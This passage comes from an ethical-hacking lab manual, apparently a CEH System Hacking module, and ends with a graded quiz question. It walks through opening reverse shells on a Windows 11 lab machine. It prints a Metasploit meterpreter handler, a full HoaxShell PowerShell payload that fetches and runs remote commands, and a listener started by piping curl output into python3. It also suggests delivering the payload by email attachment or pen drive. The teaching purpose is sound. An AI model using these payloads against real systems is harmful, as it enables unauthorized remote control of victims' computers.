
```
[root@parrot]~[/home/attacker]
#msfconsole -q -x "use multi/handler; set payload windows/x64/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 4444; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
lhost => 10.10.1.13
lport => 4444
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] Sending stage (200774 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:49768) at 2024-04-01 09:16:31 -0400
(Meterpreter 1)(C:\Users\Admin\Desktop) > getuid
Server username: Windows11\Admin
(Meterpreter 1)(C:\Users\Admin\Desktop) >
```

"reverse.exe" selected (7.2 kB) Free space: 32.0 GB

Menu msfconsole -q -x "use ... [Online - Reverse Shel... CEHv13 Module 06 Sy..."

35. Close the terminal window.
36. Now, we will gain access to the remote system using PowerShell script. To do so, switch to the browser window and select **HoaxShell** tab.
37. In the HoaxShell section, select **PowerShell IEX** from the left pane (change the port number to **444** in the payload) and click on **Copy** button at the bottom to copy the payload.

38.



39. Open a new terminal window as a superuser and run **pluma shell.ps1** command to open a text editor window.
40. In the **shell.ps1** text editor window, paste the copied code **Save** the file and close the text editor window.

41.


The screenshot shows a desktop environment with several windows open:

- A terminal window titled "pluma shell.ps1 - Parrot Terminal" showing a root shell on a Parrot OS system. The user has run "sudo su" and is prompted for a password.
- A file browser window showing the contents of the "/home/attacker" directory, which contains a file named "shell.ps1".
- A Pluma text editor window titled "shell.ps1 (/home/attacker) - Pluma (as superuser)" displaying PowerShell code for generating a reverse shell. The code uses IRM to download a payload from a specified URL and executes it as a PowerShell script.

```
1 $s='10.10.1.13:444';$i='14f30f27-650c00d7-fef40df7';
$p='http://';$v=IRM -UseBasicParsing -Uri $p$s/14f30f27 -
Headers @{"Authorization">$i};while ($true){$c=(IRM -
UseBasicParsing -Uri $p$s/650c00d7 -Headers
@{"Authorization">$i});if ($c -ne 'None') {$r=IEX $c -
ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject
$r;$t=IRM -Uri $p$s/fef40df7 -Method POST -Headers
@{"Authorization">$i} -Body
([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' '))
sleep 0.8}
```

42. We will now run a hoaxshell listener, to do so, switch to the Firefox browser and ensure the port number is **444**, select **hoaxshell** from the **Type** drop-down under **Listener** section and click on **Copy** to copy the code.

43.



44. Switch to the terminal window and paste the copied code to start the listener.

45.

The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal is running on a Parrot OS host. The user has entered the command `sudo su` to become root. They then run `#pluma shell.ps1`, which starts a reverse shell listener on port 444. The terminal output includes the following text:


```
Applications Places System 🌐 ⚡ 🗑️ 🗃️
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#pluma shell.ps1
[root@parrot]~[/home/attacker]
#sudo python3 -c "$(curl -s https://raw.githubusercontent.com/t3l3machus/hoaxshell/main/revshells/hoaxshell-listener.py)" -t ps-iex -p 444

[Info] Http listener started on port 444.
[Important] Awaiting payload execution to initiate shell session...
ceh-tools on 10.10.1.11
```

The desktop background features a dark, abstract network-like pattern. The taskbar at the bottom shows the menu icon, a network connection icon, and the terminal window title [Online - Reverse Shel...].


46. Click on **Places** from the **Desktop** and click on **Home Folder** to navigate to the **/home/attacker** location and copy **shell.ps1** file and paste it in **CEHv13 Module 06 System Hacking** directory of **ceh-tools** on **10.10.1.11**

47.




48. Click [Windows 11-M6](#) to switch to the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv13 Module 06 System Hacking** and copy the **shell.ps1** file and paste it on the **Desktop**.
49. Here, we are sending the malicious payload through a shared directory; however, in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.

50.



51. Now, we will run this **Shell.ps1** file as a legitimate user.
52. In the Windows search type **powershell** and click on **Run as Administrator** under **Windows PowerShell** to open a PowerShell window.
53. If a **User Account Control** pop-up appears, click **Yes**.
54. In the PowerShell window, run **cd C:\Users\Admin\Desktop** to navigate to Desktop.
55. Execute **.\shell.ps1** to run the shell.ps1 file.

56.



A screenshot of a Windows PowerShell window titled "Administrator: Windows PowerShell". The window shows the following command-line session:

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\system32> cd C:\Users\Admin\Desktop\
PS C:\Users\Admin\Desktop> .\shell.ps1
```

The window has a dark theme. The taskbar at the bottom shows several pinned icons: Start, Search, Task View, File Explorer, Edge, and others. The system tray shows the date and time as 12:44 AM, 4/2/2024, along with other icons.

57. Click [Parrot Security](#) to switch to the **Parrot Security** machine. Switch to the terminal window, you can see that a session has been created with the **Windows 11** machine.
58. To check the logged on username type **whoami** and press **Enter**. The tool displays the username of the currently logged on user.

59.

The screenshot shows a terminal window on a Linux system (Parrot Security) with a root shell. The user has run a Python script to start a listener on port 444. The terminal output shows the listener starting and awaiting a payload execution to initiate a shell session. A successful session is established, and the user runs 'whoami' to verify they are now running as 'Administrator' on the Windows 11 machine.

```
Applications Places System Terminal Help
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
#pluma shell.ps1
[root@parrot] ~
#sudo python3 -c "$(curl -s https://raw.githubusercontent.com/t3l3machus/hoaxshell/main/revshells/hoaxshell-listener.py)" -t ps-iex -p 444
[Info] Http listener started on port 444.
[Important] Awaiting payload execution to initiate shell session...
[Shell] Session established!
[Shell] Stabilizing command prompt...

PS C:\Users\Admin\Desktop> whoami
windows11\admin

PS C:\Users\Admin\Desktop>
```

60. This concludes the demonstration of how to gain access to a remote system using Reverse Shell Generator.

61. Close all open windows and document all the acquired information.

Question 6.1.2.1

In Parrot Security machine, use Reverse Shell Generator to create payload and set up listener to gain access to Windows 11 machine. Enter the type of payload that is selected under HoaxShell tab to generate a PowerShell script that is used to compromise Windows 11 machine.

Score

